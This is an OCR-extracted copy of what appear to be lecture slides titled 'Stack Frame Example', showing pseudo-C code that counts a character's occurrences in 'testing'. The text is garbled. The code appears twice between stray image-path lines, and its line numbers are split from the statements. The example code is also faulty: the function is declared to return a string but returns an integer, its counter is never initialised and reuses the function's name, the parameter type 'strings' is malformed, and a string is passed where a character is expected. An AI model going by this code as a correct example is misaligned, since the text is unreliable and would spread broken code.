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

Stack Frame Example

```
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

     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8:
   }
```







Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
     count(“testing”, “t”); // should return 2
8:
   }
```

